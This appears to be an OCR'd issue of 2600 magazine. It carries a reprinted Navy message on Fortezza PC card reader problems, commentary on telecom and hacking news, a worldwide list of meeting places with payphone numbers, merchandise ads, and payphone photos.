COMNAVCOMTELCOM WASHINGTON DC//00//
NAVINFOSYSMGTCEN WASHINGTON DC//OO//
COMMARCORSYSCOM QUANTICO VA//C4I/C4IT//
NCTAMSLANT NORFOLK VA//00//
NISE EAST CHARLESTON SC//70/72//
NRAD SAN DIEGO CA//83/87//
NAVCOMTELSTA WASHINGTON DC//96//
INFO SECDEF WASHINGTON DC//OASD-C31-ISS//
JOINT STAFF WASHINGTON DC//J6K/J6T//
CNO WASHINGTON DC//N6/N61/N64/N643//
CMC WASHINGTON DC//CSB//
ASSTSECNAV RDA WASHINGTON DC//C4I//
UNCLAS //N05230//PASS TO MSGID/GENADMIN/SPAWAR//
SUBJ/PCMCIA CARD READER PROBLEMS//
REF/A/DOC/OSD/940707/-//
REF/B/MSG/NISMC/940719/190908Z//
REF/C/MSG/CPF/950901/010242Z//

NARR/REF A IS OSD/C3I LTR MANDATING PC CARD READERS IN DOD COMPUTERS. REF B IS
MSG FROM NISMCDISSEMINATING INFO FROM REF A WITHIN DON. REF C IS MSG FROM
CINCPACFLT INDICATING PROBLEMSWITH PC CARD READERS.


RMKS/1. REF A, IMPLEMENTED BY REF B WITHIN DON, MANDATED ALL DOD COMPUTERS
ANDWORKSTATIONS PROCURED SHALL BE CAPABLE OF SUPPORTING AT LEAST TWO PC CARDS OF
THE TYPE IIHEIGHT CONFIGURATION. NAVY DMS\MISSI WORKSHOPS AND TECH MTGS WITH FLT
PERSONNEL HAVEPROVIDED FEEDBACK THAT THERE ARE SOME TECH ISSUES ASSOC WITH THE
INSTALL OF FORTEZZATECHNOLOGY WITH PERSONAL COMPUTER (PC) CARD READERS. THE
INSTALL OF FORTEZZA IS NOTCURRENTLY A SIMPLE PLUG AND PLAY OPERATION. RECENT
FORTEZZA INSTALL EXPERIENCES HAVEINDICATED THAT DRIVER SOFTWARE, PC CARD READER
HARDWARE, APPLICATION SOFTWARE AND DOSCONVENTIONAL MEMORY LIMITATIONS CAN CAUSE
PROBLEMS DURING INSTALL. REF C WAS FLT CINC MSGTHAT ALSO HIGHLIGHTED SIMILAR
PROBLEMS.

2. MTGS WITH NSA AND DISA DMS/MISSI TECH STAFFS HAVE CONFIRMED NSA, DISA, AND AIR
FORCE AREALSO HAVING SIMILAR TECH PROBLEMS. NSA HAS GATHERED SOME TESTING DATA
RESULTING FROM THEIREFFORTS TO INTEGRATE SEVERAL PC CARD READERS WITH FORTEZZA
```

CARDS AND ASSOCIATED DRIVERS.HOWEVER, DUE TO CHANGES\UPDATES IN FORTEZZA RELATED COMPONENTS (HARDWARE, DRIVERSOFTWARE) MUCH OF THIS TESTING DATA WILL BE CONTINUALLY UPDATED. INSTALLATION, INTEGRATION,AND OPERATION OF CARDS, CARD READERS, AND DRIVER SOFTWARE HAS BEEN A FRUSTRATINGEXPERIENCE FOR MANY DOD USERS. USERS THAT HAVE ADDITIONAL HARDWARE COMPONENTS ANDDRIVERS (SUCH AS CD-ROMS), HAVE MEMORY MGMT PROBLEMS THAT PREVENT THE CARD READER FROMWORKING, DUE TO CONVENTIONAL DOS MEMORY LIMITATIONS. NSA HAS PROPOSED THE USER REALLOCATETHE ASSOCIATED DRIVERS BY REMOVING UNNECESSARY COMPONENTS THAT USE EXCESSIVE MEMORY. DONUSERS WILL BE ENCOURAGED TO CONSIDER THIS OPTION IN ORDER TO OPERATE WITHIN THE 640KCONVENTIONAL MEMORY LIMITATIONS FOUND ON MOST PERSONAL COMPUTERS (PCS). CURRENT ESTIMATESARE THAT THE MEMORY REQUIRED TO OPERATE ONE FORTEZZA PC CARD IS APPROX 35K WHEN UTILIZINGDOS PROTECTED MODE SERVICES (DPMS) SOFTWARE. THIS INCLUDES THE MEMORY REQUIRED FOR THEFORTEZZA DRIVER, SOCKET SERVICES, FORTEZZA PC CARD, AND MOST OTHER PC CARDS. USE OF DPMSSOFTWARE MITIGATES THE CONVENTIONAL MEMORY MGMT PROBLEMS ENCOUNTERED BY REALLOCATINGMEMORY OUTSIDE OF THE 640K LIMIT. SOME PROBLEMS USING FORTEZZA WITH PC CARD READERS HAVEBEEN ATTRIBUTED TO PC CARD READERS NOT BEING PROPERLY INSTALL\CONFIG. AS A RESULT OFDMS\MISSI INSTALLATIONS PMW161 IS DOCUMENTING FORTEZZA PC CARD READER INSTALLATION DATA ANDWILL POST IT ON THE INFOSEC HOME PAGE.

3. FOR NSA: PRIOR TECHNICAL EXCHANGES BTWN NAVY AND NSA PERSONNEL HAVE BEEN HELPFUL INUNDERSTANDING ISSUES ASSOCIATED WITH INTEGRATING FORTEZZA TECHNOLOGY WITH PC CARDREADERS. DURING TECH INFO EXCHANGES, NSA INDICATED THAT IT IS TESTING PC CARD READERS WITHFORTEZZA PC CARDS AND PLANS TO POST RESULTS ON A WORLD WIDE WEB HOME PAGE IN THE NEARFUTURE. THE INTENT OF NSA IS TO ENSURE WIDEST POSSIBLE DISTRIBUTION OF THE MOST CURRENT INFOREGARDING PC CARD READERS. THROUGH THE WORLD WIDE WEB HOME PAGE, USERS WILL HAVE ACCESSTO INFO REGARDING WHICH PC CARD READERS SUPPORT FORTEZZA AND OTHER PC CARDS. ADDITIONALLY,IT IS PLANNED THAT THE WORLD WIDE WEB HOME PAGE WILL PROVIDE GUIDANCE REGARDING THEINSTALLATION OF PC CARD READERS THAT MAY NOT WORK UPON INITIAL INSTALLATION. THE INSTALLGUIDANCE WILL HELP IDENTIFY WHERE PROBLEMS OCCUR DURING THE INTEGRATION OF FORTEZZA WITHPC CARD READERS. IT IS ANTICIPATED THAT INCREASING USER FRUSTRATION WILL BE MITIGATED ONCETHE INFO DISCUSSED ABOVE IS WIDELY AVAILABLE.

4. FOR DON USERS: PMW161 WILL PROVIDE THE MOST CURRENT INFO AVAILABLE TO NAVY USERSREGARDING THE INTEGRATION OF FORTEZZA WITH PC CARD READERS ON THE SPAWAR INFOSEC HOME PAGEAT HTTP://INFOSEC.NOSC.MIL. THIS INFORMATION IS PLANNED TO BE POSTED ON THE INFOSEC HOME PAGEBEGINNING IN NOV 96. THE SPAWAR INFOSEC HOME PAGE WILL PROVIDE THE CURRENT LIST OF NAVY ANDNSA TESTED PC CARD READERS AND OPERATING SYSTEMS THAT WILL WORK WITH THE FORTEZZA PC CARD.UPDATED PC CARD READER AND OPERATING SYSTEM INFORMATION WILL BE PLACED ON THE SPAWARINFOSEC HOME PAGE AS SOON AS RECEIVED. DON USERS SHOULD NOTE THAT THE LISTING OF PC CARDREADERS ON THE INFOSEC HOME PAGE IS NOT A FULLY INCLUSIVE LISTING OF ALL PC CARD READERS THATMAY WORK WITH FORTEZZA BUT IS ONLY A CURRENT LISTING OF THOSE READERS TESTED BY EITHER NSAOR NAVY. THE LIST IS EVOLVING BASED ON NEW READERS\DRIVERS BEING TESTED, AND IS AN ATTEMPT TODEVELOP A BASELINE OF PC CARD READER INFORMATION TO PROVIDE TO DON USERS. TECHNICALQUESTIONS ON PC CARD READERS AND FORTEZZA SHOULD BE REFERRED TO THE INFOSEC HELP DESK AT1-800-304- 4636. DON USERS DESIRING ADDITIONAL PC CARD READERS TESTED SHOULD CONTACT THEINFOSEC HELP DESK WITH THAT INFORMATION. NAVY USERS SHOULD USE THE AVAILABLE INFORMATIONFROM PMW161 IN PROCURING PC CARD READERS.

5. THE ONGOING NSA MISSI BETA TEST,IN WHICH THE NAVY IS A PARTICIPANT, WILL REVEAL ADDITIONALCARD READER INFO. HOWEVER, SPAWAR PMW-161 DESIRES A CONTINUED OPEN TECH DIALOGUE WITH NSAPERSONNEL IN WHICH FORTEZZA PC CARD TESTING INFO IS MADE WIDELY AVAILABLE TO DON USERS. THISWILL ALLOW CUSTOMERS A SMOOTHER TRANSITION TO THE FORTEZZA TECHNOLOGY. THE NAVYRECOGNIZES THE ASSOCIATED PC CARD READER CONFLICTS ARE NOT CAUSED SOLELY BY THE FORTEZZA PCCARD BUT ARE OFTEN SYSTEM RELATED ISSUES IN WHICH SEVERAL FACTORS (DRIVER SOFTWARE, PC CARDREADER HARDWARE, FORTEZZA PC CARD, APPLICATION SOFTWARE, AND CONVENTIONAL MEMORYLIMITATIONS) ARE INVOLVED. HOWEVER, NAVY CUSTOMERS ARE VERY CONCERNED ABOUT THE LARGEINVESTMENT THEY ARE MAKING IN THE PROCUREMENT OF NEW PCS AND STRONGLY DESIRE TO CORRECTLYPOSITION THEMSELVES FOR THE FUTURE. FOR NSA: TO ALLEVIATE THIS CONCERN AND TO ASSIST DONUSERS IN MAKING PROCUREMENT DECISIONS, REQUEST NSA PROVIDE FORTEZZA PC CARD READER INFO INPUBLIC FORUM AS PLANNED. DISSEMINATION OF THIS INFO IS CRITICAL TO ENSURE A SUCCESSFULIMPLEMENTATION OF FORTEZZA TECHNOLOGY. DON USERS MUST BE PROVIDED CLEAR GUIDANCE ON HOWTO BEST UTILIZE LIMITED RESOURCES.

According to the *SonntagsZeitung* newspaper in Switzerland, Swiss police have been secretly tracking the whereabouts of GSM phone users using a telephone company computer that records billions of movements going back more than six months. Officials at Swisscom (the government run phone company) confirmed this but swear they only used the information in court orders.

According to the paper, "Swisscom has stored data on the movements of more than a million mobile phone users. It can call up the location of all its mobile subscribers down to a few hundred meters and going back at least half a year."

There are 3,000 base stations across the country that are used to track the location of mobile phones as soon as they're switched on. Many people think this only works when they're actually having conversations.

In this country, we do no such thing naturally. However, by October 1, 2001, it will be mandatory for users of these phones to be trackable to within 410 feet.

And on a GSM-related note, that uncrackable encryption scheme that all of the GSM companies use? Cracked in April by the Smartcard Developer Association. According to Marc Briceno, director of the organization of researcher/hackers, the scheme would have been a lot more secure if it hadn't been kept so secret. "As shown so many times in the past," he said, "a design process conducted in secret and without public review will invariably lead to an insecure system. Here we have yet another example of how security by obscurity is no security at all." In addition, evidence of possible deliberate weakening of the encryption scheme was uncovered. George Schmitt, president of Omnipoint, the New York area GSM company said, "My hat goes off to these guys, they did some great work. I'll give them credit, but we're not at any risk of fraud." The next day Omnipoint announced that it was changing its mathematical formulas for identifying phones.

New York City's new area codes are on hold until a resolution is worked out with the FCC on what appears to be a really stupid rule. This rule requires *all* residents of an area with an overlay code (that is, an area code that co-exists with another area code in the exact same area) to dial eleven digits (1+area code+number) *even when the number is in the same area code.* Supposedly this has something to do with fairness although nobody we could find was able to figure out how deliberately adding an inconvenience makes anything fair. But then, we have trouble figuring out anything the FCC is involved in. Incidentally, New York's new area codes will be 646 (an overlay with 212) and 347 (an overlay with 718).

In a really bizarre but all too typical story, the Pentagon in February went crying to the media again about all of the hackers that have been hitting them in "the most organized and systematic" attack they've ever seen. But it doesn't end there. Less than a week later, two 15 year olds in California were raided by the FBI and accused of beating up on the Pentagon. But even then the story kept going. It seems that the real mastermind behind the attacks was this Israeli kid who went around by the name of "The Analyzer." Everyone there was very quick to point out how he wasn't a criminal. According to the *police,* "this guy didn't act for what we call criminal motives, only for his curiosity, his ego, or any other motive - not for money." Not bad, but why is it people who do *less* in this country wind up in prison for three years without bail waiting for a trial? Kevin Mitnick, who never *touched* the Pentagon and has never been accused of hacking for money is described as the anti-Christ in the United States. Israeli Prime Minister Benjamin Netanyahu's description of the Israeli hacker? "Damn good." Not only do the Israelis know something we don't but they will learn from these intelligent people whereas we seem determined to continue intimidating and imprisoning them.

It's really starting to get pretty ridiculous. The newest alternative carrier came to us in a letter from the Binary Brothers (1 and 0, don't ask) announcing the "Dime Line" - 10 cent a minute calls *anytime.* Of course, the call has to be a minimum of three minutes which means a five second call will cost you 30 cents. And, of course, you have to pay them $5 a month for the privilege. And, just to add a little confusion, every *other* call is half price, as long as it doesn't go over 10 minutes. We have no idea what happens if it does. But the real milestone here is the carrier access code itself - it's one of the new seven digit ones. VarTec Telecom says, in all seriousness, "Just dial 1010-811+1+area code+the number you wish to call." 18 digits to make a phone call. But the thing that is guaranteed is that if you pick up your phone just *once* this month and dial those 18 digits and stay on the line for a single second, it will cost you $5.30. Plus tax.

Here's great news for all of you international hackers: the United States, Canada, Britain, Ger-

many, France, Italy, Russia, and Japan have all agreed to search for and prosecute "high tech criminals" even when extradition laws do not apply. It's just another way of getting around that inconvenience we call justice.

The FCC, in an alliance with sheer greed, has agreed to charge 28.4 cents to owners of toll-free numbers for every call made to them from a payphone. Now let's think about this. Toll-free numbers? Aren't they supposed to be, well, toll-free? The cost of the call is already being paid for by the person who owns the number, right? So what exactly is this extra fee for? Well, it seems some sleazoid payphone owners are getting all pissed off because people use their phones to call toll-free numbers. They've already managed to disable incoming calls because they can't charge people for those. Now they've figured out a way to charge people for something they have no business making money from. After all, there is no wear and tear on the phone from dialing a toll-free call. The local phone company certainly doesn't charge them anything for making such a call. So the only thing they can gripe about is the fact that while someone is making a toll-free call, someone else *isn't* making a toll call. Great, but when was the last time you ever saw a line at a COCOT? People *avoid* these things because they're so overpriced! OK, not *all* of them, but enough to tarnish the entire industry. And this kind of a move does nothing to fix their reputation. Now companies are *blocking* payphones from accessing their toll-free lines. Calling card and collect rates have gone up to cover this new charge. People are using payphones less now. And confusion reigns. One thing that has become clearer is the fact that the FCC doesn't really care.

Here's a story we knew was coming. William McCray of East Palo Alto, California has been sentenced to 28 years to *life* in prison for stealing and reprogramming cellular phones. That's right, life for reprogramming cellular phones! California has this thing called the three strikes law which enables prosecutors to get extremely stiff penalties against criminals with two prior felony convictions. While this guy had a couple of violent convictions in the past, this one wasn't. And the law doesn't say that violence is a prerequisite. It doesn't take a psychic to see where this is heading.

Feel like tracking an inmate? Just call 1-888-VINE-4NY to find out where an inmate is in the New York City jail system. Once you know how their numbering system works, you can track people all over the place. If you don't use an inmate number, you'll have to know their name and arrest date. Eventually this system will provide updates on arraignments, trials, bail hearings, and probation status. But here's the best part: if you're really concerned you can have this thing call you (or anyone) as soon as an inmate is released or transferred to another prison system! This thing is relentless - it will start calling within 10 minutes of the release and every 30 minutes for the next 24 hours until it not only gets an answer, but receives the proper password which you entered when you originally called. We don't even want to *think* of the mayhem this may cause.

Cyber Promotions has seen better days. They used to send around 25 million unsolicited e-mail ads a day. They lost their own Internet service a while back and now they have been forced to pay $2 million to settle a lawsuit with Earthlink, an Internet provider. The new version of sendmail (8.9) will also have anti-spam features built in to keep companies like Cyber Promotions from annoying everybody. We wonder if these junk mail companies will start to get the hint.

While the number of crazy laws being passed is really too high to even begin to keep track of, this little gem from New Mexico caught our attention. It's kind of like the son of the now-dead Communications Decency Act and it's set to go into effect this summer. Any content provider who allows children to see things that are "indecent" will be facing a felony charge. Merely "luring" a minor by means of a "computer communication" will be a felony too. Remember the days when you had to leave your house to commit these kind of crimes? The information age has truly brought everything to our fingertips. The ACLU has promised to fight this.

Justin Boucher thought it would be a neat idea to write an article for an unofficial student newspaper at his high school in Milwaukee. The article was entitled "So You Want To Be A Hacker" and it described some of the finer points of hacking as well as some potential weak points in Greenfield High School. The school's reaction? Did they yell at him? Suspend him? Give him detention? *Thank* him? No, they *expelled* him on January 21. It used to be you would have to practically kill someone to get expelled from school but the times sure are changing.

MEETINGS

UNITED STATES

Alabama

Birmingham: Hoover Galleria Food Court by the payphones next to Wendy's. 7 pm.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Diego: EspressoNet on Regents Road (Yons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Connecticut

Milford: The Post Mall by Time-Out.

District of Columbia

Washington: Pentagon City Mall in the food court.

Florida

Ft. Myers: At the cafe in Barnes and Noble.

Miami: Dadeland Shopping Center in front of the Coffee Beanery by Victoria Station restaurant.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall Food Court.

Illinois

Chicago: Pick Me Up Cafe at 3408 North Clark Street.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Massachusetts

Boston: Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Northampton: JavaNet Cafe at 241 Main Street.

Michigan

Ann Arbor: Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Missouri

Kansas City: Food Court at the Oak Park Mall in Overland Park, Kansas.

St. Louis: Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Nebraska

Omaha: Oak View Mall Barnes and Noble, 6:30 pm.

Nevada

Reno: Meadow Wood Mall, Palms Food Court by Sbarro, 3-9 pm.

New Hampshire

Nashua: Pheasant Lane Mall, food court by payphones.

New Mexico

Albuquerque: Winrock Mall Food Court, near payphones on the lower level between the fountain and arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

Buffalo: Eastern Hills Mall (Clarence) by lockers near food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court, 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

Ohio

Akron: Trivium Cafe on N. Main St.

Cincinnati: Kenwood Town Center, food court.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center, lower level near the payphones.

Oregon

Portland: Pioneer Place Mall (not Pioneer Square!), food court.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 6" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh: Carnegie Mellon University student center in the lobby.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Wolfchase Galleria.

Nashville: Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (972) 931-3850.

Ft. Worth: North East Mall food court, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Food court under the stairs in Galleria 2, next to McDonalds.

San Antonio: North Star Mall food court.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: At the Groenplaats at the payphones closest to the cathedral.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Edmonton: Sidetrack Cafe, 10333 112 Street, 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Ontario

Ottawa: Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Toronto: Cyberland Internet Cafe, 257 Yonge St. 7 pm.

ENGLAND

Bristol: By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 6:45 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leed City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema, 6-7 pm.

GERMANY

Munich: Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

IRELAND

Dublin: Phone boxes opposite Stephen's Green Shopping Centre.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: Outside Marks & Spencers, next to the Grampian Transport kiosk.

SOUTH AFRICA

Cape Town: At the "Mississippi Detour".

SPAIN

Granada: Ciberteca Granada in Pza. Einstein near the Campus de Fuentenueva.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted.

To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

Special Offers

2600 Shirts

The new 2600 shirts have arrived! And the NSA loves them!

Version 1 (see photo below) has a nifty hacker dateline on the back and the latest headlines from the hacker world on the front. Black lettering on white.
$15, 2 for $26

Version 2 (see photo below right) is only for those of you into cryptology. Others are prohibited from owning this shirt. Do not wear this around children or senators. White lettering on black.
$15, 2 for $26

All shirts are printed on high quality 100% cotton. Available in L, XL, and XXL. (XL fits most nearly everyone.) $15 each or two for $26.


We also have navy blue Beyond Hope shirts left over from the conference! You can now lie to your friends and say you were there even if you weren't! $12 each or pay $30 total when ordered with any two other shirts - that's ten bucks a shirt! Limited availability - XL and XXL only.

Caps

Stand out in the crowd of people wearing caps. Yes, 2600 caps, suitable for raving, are finally out. Despite the wide disparity of heads, we're assured that this one can be adjusted to fit. Those of you who went on a different evolutionary route may have problems. $10

Off The Hook CD ROMS

After many years, we've finally gotten off our asses and put together a collection of the hacker radio show "Off The Hook" so that people outside the New York metro area can join the fun! And we're doing it at a price that is almost as cheap as turning on your radio. Each cd-rom holds nearly 100 hours of audio. All you need is a computer with a cd-rom drive and browser software (available for free on the net) and a realaudio player (also available for free from www.realaudio.com). You do NOT need net access to play these files! And you can still download our shows one by one off our web site for free!
10/88-12/91 $20
01/92-12/93 $20
01/94-09/95 $20
10/95-06/97 $20



Hope Videos


Another project we took our time doing. From the first HOPE conference back in 1994, the following is available:

The HOPE intro & Robert Steele's speech. 60 minutes ($15)
A guide to Metrocard from a mystery transit worker. 80 minutes ($15)
The LINUX people discuss their OS and Bernie S. talks about TDD's. 100 minutes ($20)
TAP Magazine with Cheshire Catalyst/Dave Banisar on Digital Telephony and the Clipper chip. 105 minutes ($20)
The 2600 panel featuring Emmanuel Goldstein, David Ruderman, Scott Skinner, and Ben Sherman. 60 minutes ($15)
Encryption and beyond with Bob Stratton, Eric Hughes, Matt Blaze, and Bernie S. 120 minutes ($20)
The National ID Card with Judi Clark, Bob Stratton, and Dave Banisar / the famous Social Engineering panel. 100 minutes ($20)
Hacker authors featuring Julian Dibell, Paul Tough, Winn Schwartau, Rafael Moreau, and some of the production staff for "Hackers." 75 minutes ($15)
Cellular Phones with Jason Hillyard, Bernie S., and Mark. 120 minutes ($20)
European Hackers featuring the Chaos Computer Club. 65 minutes ($15)
The Art of Boxing with Billsf and Kevin Crow - Phiber Optik phones in from prison. 105 minutes ($20)
Closing cermonies. 40 minutes ($15)
Order the complete set for only $150!

To Order


Send a list of what you want (be specific!), your address, and your money to:

2600
PO Box 752
Middle Island, NY
11953



Payphones of the Middle East

Oman




In Muscat, home of the stylish kiosk.

United Arab Emirates

Found in Dubai, this phone looks suspiciously British.

Egypt



This modern wonder was spotted in Cairo.

Syria

Damascas. Yeah, it's mostly a picture of the booth but it still looks pretty cool.

All photos by Khaldoun Shobaki.

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com